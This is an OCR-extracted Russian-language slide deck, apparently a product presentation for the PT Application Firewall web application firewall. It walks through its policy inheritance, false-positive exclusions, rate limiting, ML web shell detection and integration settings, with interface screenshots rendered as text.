
Правило 4  
(локальное переназначение)

Правило 4  
(локальное переназначение)

# Наследование в политике безопасности для приложений с единым API




# Наследование в политике безопасности для разных контуров одного приложения



# False-Positive False-Negative

# Обработка ложных сработок



# Обработка ложных сработок



| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |     |     |  | Response                                                                                                                                                                  |     |     |        |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|--|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|--------|
| Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Raw | Hex |  | Pretty                                                                                                                                                                    | Raw | Hex | Render |
| <pre>1 POST /vulnbank/online/login.php HTTP/2 2 Host: vuln.test 3 Content-Length: 60 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0   Safari/537.36 5 Accept: application/json, text/plain, / 6 Content-Type: application/json 7 Accept-Encoding: gzip, deflate 8 Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7 9 Cookie: 123 10 11 { 12   "email": "test@test.ru", 13   "password": "asd--!@#" 14 }</pre> |     |     |  | <pre>1 HTTP/2 403 Forbidden 2 Date: Tue, 30 Sep 2025 21:46:53 GMT 3 Content-Type: text/plain 4 5 Forbidden 6 Transaction ID: 122c070b-93be-402c-8c24-0045ae0d3511 7</pre> |     |     |        |

## Совпадение

Имя REQUEST\_BODY

Ключ http.req.body.json.json\_object.password.json\_string

Значение asd--!@#

# Обработка ложных сработок



Параметры / Пропускаемые части HTTP-запроса

Условия, при которых правило не применяется к частям запроса. Поиск выполняется с помощью регулярных выражений.

+ Добавить условие

В теле запроса пропускать узел JSON, если

путь

http.req.body.json.json\_object.password.json\_string

и

значение

^(?=.\*[a-z])(?=.\*[A-Z])(?=.\*[!@~+~\~#])[A-Za-z0-9!@~+~\~#]{8,14}\$

⚙️ Конфигурация правила не соответствует выбранному шаблону.

Сбросить конфигурацию

+ Добавить группу условий

+ Добавить условие

Параметр

GET-параметр

Имя

param1

Условие

соответствует регулярному выражению (Hyperscan)

Значение

^d+\$

+ Добавить условие

🔍 Поиск

Пропускать путь запроса, если  
В GET-параметрах  
В GET-параметрах пропускать ключ, если  
В GET-параметрах пропускать значение, если  
В GET-параметрах пропускать узел XML, если  
В GET-параметрах пропускать узел JSON, если  
В GET-параметрах пропускать Base64, если  
В GET-параметрах пропускать Base64Flat, если  
В GET-параметрах пропускать узел GraphQL, если  
В GET-параметрах пропускать сущности HTML, если  
В GET-параметрах пропускать ASCII hex, если  
В GET-параметрах пропускать GZIP, если  
В GET-параметрах пропускать URL, если  
В POST-параметрах  
В POST-параметрах пропускать ключ, если  
В POST-параметрах пропускать значение, если  
В POST-параметрах пропускать узел XML, если  
В POST-параметрах пропускать узел JSON, если  
В POST-параметрах пропускать Base64, если  
В POST-параметрах пропускать Base64Flat, если  
В POST-параметрах пропускать узел GraphQL, если  
В POST-параметрах пропускать сущности HTML, если  
В POST-параметрах пропускать ASCII hex, если  
В POST-параметрах пропускать GZIP, если  
В POST-параметрах пропускать URL, если  
В куки  
В куки пропускать ключ, если  
В куки пропускать значение, если  
В куки пропускать узел XML, если

# Рекомендации



1

Не пытайтесь сделать сразу идеальную политику безопасности

2

Постепенно усиливайте политику безопасности

3

Периодически пересматривайте свои подходы

4

Старайтесь добавлять минимальные исключения, не теряя общий уровень защиты

# Экспертные механизмы защиты

# Агрегации и динамические списки



✕ Закрыть

📄 Общие сведения

⚙️ Параметры

📁 Агрегация

▶ Исключения

Правила / Ограничить количество запросов в единицу времени

Правило позволяет ограничить количество HTTP-запросов, принимаемых веб-приложением в единицу времени. Такое ограничение может замедлить атаку методом перебора. Это правило также можно использовать для защиты API.

Агрегация

Условия объединения срабатываний правила в событие агрегации. Событие создается в рамках веб-приложения для одного IP-адреса. В результате агрегации IP-адрес добавляется в глобальный динамический список.

Активна

Количество срабатываний правила

2

Интервал

1

Время в секундах, за которое правило должно сработать указанное количество раз. Не больше суток (86 400 секунд)

Время жизни (TTL)

1

Время в минутах, на которое IP-адрес попадает в выбранный глобальный список. Не больше недели (10 080 минут)

Глобальный динамический список

Aggregation blacklist

Список, в который будут добавляться IP-адреса

pt AF

События безопасности

События агрегации

Схема конфигурации

Система

Фильтр

Сбросить

✓ Обновить

⏸ Остановить автообновление

🕒 За последний месяц

🚫 IP-адреса с неистекшим TTL

Группировать

| Дата начала      | Дата окончания   | Событие безопа...         | Срабатыв... | Продолжительность | IP-адрес       |
|------------------|------------------|---------------------------|-------------|-------------------|----------------|
| 21 мар, 11:09:49 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | < 1 с             | 82.134.25.6    |
| 21 мар, 11:09:49 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | < 1 с             | 82.137.244.74  |
| 21 мар, 11:09:49 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | < 1 с             | 81.28.169.246  |
| 21 мар, 11:09:49 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | < 1 с             | 81.69.242.173  |
| 21 мар, 11:09:48 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | 1 с               | 81.91.231.57   |
| 21 мар, 11:09:48 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | 1 с               | 82.132.19.108  |
| 21 мар, 11:09:49 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | < 1 с             | 82.137.244.221 |
| 21 мар, 11:09:49 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | < 1 с             | 92.51.97.2     |
| 21 мар, 11:09:49 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | < 1 с             | 93.116.57.4    |
| 21 мар, 11:09:49 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | < 1 с             | 81.23.9.251    |
| 21 мар, 11:09:49 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | < 1 с             | 97.64.60.127   |
| 21 мар, 11:09:49 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | < 1 с             | 81.200.241.173 |
| 21 мар, 11:09:49 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | < 1 с             | 81.38.64.120   |
| 21 мар, 11:09:48 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | 1 с               | 81.43.68.47    |
| 21 мар, 11:09:49 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | < 1 с             | 81.91.151.146  |
| 21 мар, 11:09:49 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | < 1 с             | 82.137.245.41  |
| 21 мар, 11:09:49 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | < 1 с             | 92.51.122.174  |
| 21 мар, 11:09:49 | 21 мар, 11:09:49 | Ограничить количество ... | 2           | < 1 с             | 81.786.154     |

# Rate limit HTTP



Зоны

Скорость

Маршруты

[+ Добавить](#)

Разделение маршрутов на зоны позволяет применять разные правила на отдельные группы маршрутов.

Максимальная скорость обработки запросов, превышение которой обнаруживается правилом. Пример: 1/s (один запрос в секунду), 1/m (один запрос в минуту), 1/h (один запрос в час).

Список путей, к которым применяется ограничение на скорость обработки запросов. Пример: /admin /api /etc/asd/qweqw

Название

Тип

Параметры

Код  FORBIDDEN

Заголовок Content-Type ☒ text/plain ☐ text/html

Неизменяемые заголовки Connection Content-Length Content-Type Date Server Transfer-Encoding

Дополнительные заголовки [+ Добавить](#)

Тело ответа

Заголовки, значения которых невозможно поменять


|   |                 |
|---|-----------------|
| 1 | Forbidden 403   |
| 2 |                 |
| 3 | %transaction_id |

# Machine learning



## Защита веб-приложений от веб-шеллов с использованием машинного обучения

- Использование предобученных моделей
- Обнаружение веб-шеллов,  
уже загруженных на сервер
- Определение вероятности того,  
что загружаемый файл вредоносный



# Загрузка веб-шелла



## Параметры / Машинное обучение

☒ Включено

Порог

50

Машинное обучение

Процент вероятности вредоносности файла (от 50 до 100), при превышении которого должно сработать правило. Вероятность оценивается с помощью логистической модели.

Настройте работу алгоритма машинного обучения, указав порог вероятности для классификации файла как вредоносного.

# Обнаружение аномалий с помощью ML (L7)




# Что нового в последних версиях

# Аутентификация по LDAP



## Поддержка LDAP в 4.1.7

- Поддерживает LDAP, LDAPS
- Работает с FreeIPA
- Работает с Active Directory



# Обновление базы GeoIP



Самая точная база географической принадлежности IP-адресов для России



Корректные данные о новых регионах, Республике Крым

В версии 4.1.8  
используется база  
ЦМУ ССОП




[geoip.noc.gov.ru](http://geoip.noc.gov.ru)

# HTTP/2 full proxy



Возможность обрабатывать трафик приложений, передаваемый по протоколу HTTP/2



# Интеграция по ICAP с Sandbox



pt Application Firewall События X ICAP-сервер / PT Sandbox

Контроль доступа

Роли

Пользователи

Изолированные пространства

Безопасность учетных записей

Единый вход (SSO)

Инструменты

Отчеты

Резервные копии

Отправка событий аудита

ICAP-серверы

Мониторинг

Система

Журнал аудита

Название PT Sandbox

Полный URI icap://192.168.1.100:1344/reqmod

Режим работы сервера REQMOD  
Анализ запроса к веб-приложению

Таймаут проверки, мс 30000  
Рекомендуемое значение: 30 000 мс

Область видимости Локальный сервер

ICAP-заголовки запроса + Добавить  
Добавляются в запрос к ICAP-службе

ICAP-заголовок ответа X-Virus-ID

> Проверить соединение с сервером

Сохранить Закрывать Удалить

# Отправка журнала аудита в SIEM



pt Application Firewall События безопасности События агрегации Схема конфигурации Система general ✓ ?

**Контроль доступа**

- Роли
- Пользователи
- Изолированные пространства
- Безопасность учетных записей
- Единый вход (SSO)

**Инструменты**

- Отчеты
- Резервные копии
- Отправка событий аудита**
- ICAP-серверы

**Мониторинг**

- Система
- Журнал аудита

## Отправка событий аудита на syslog-сервер

☐ Применить конфигурацию ко всем изолированным пространствам  
Администраторы пространств не могут переопределить заданные параметры

☒ Активна

Syslog-сервер   
IP-адрес или доменное имя

Протокол ☒ UDP ☐ TCP

Порт

Максимальный размер сообщения   
Не больше 65 507 байт

Формат RFC 5424

Сохранить

# Катастрофоустойчивость




## Синхронизация политики безопасности независимых инсталляций

- > Экспорт\импорт конфигурации безопасности в 4.2.0
- > Ручная синхронизация из UI конфигурации безопасности в 4.2.1
- > Автоматическая по расписанию из UI конфигурации безопасности в 4.2.2



PT AF PRO  
AIO Active



PT AF PRO  
AIO Backup



# Yandex Smart Captcha \ hCaptcha




|                                                         |                                                                                                                                                                                                                           |
|---------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Время жизни подозрительных IP-адресов                   | <input type="text" value="86400"/>                                                                                                                                                                                        |
| Указывается в секундах. Не больше суток (86 400 секунд) |                                                                                                                                                                                                                           |
| Имя куки для хранения JWT                               | <input type="text" value="_afc"/>                                                                                                                                                                                         |
| Токен доступа выдается при успешном решении CAPTCHA     |                                                                                                                                                                                                                           |
| Расположение CAPTCHA                                    | <input type="text" value="/captcha"/>                                                                                                                                                                                     |
| Адрес, по которому выдается и обрабатывается CAPTCHA    |                                                                                                                                                                                                                           |
| Время жизни IP-адреса в списке отозванных сессий        | <input type="text" value="86400"/>                                                                                                                                                                                        |
| Указывается в секундах. Не больше суток (86 400 секунд) |                                                                                                                                                                                                                           |
| Сервис CAPTCHA                                          | <input checked="" type="radio"/> Yandex.SmartCaptcha<br><input type="radio"/> hCaptcha                                                                                                                                    |
| Открытый ключ сервиса                                   | <input type="text" value=""/>                                                                                                                                                                                             |
| Закрытый ключ сервиса                                   | <input type="text" value=""/>                                                                                                                                                                                             |
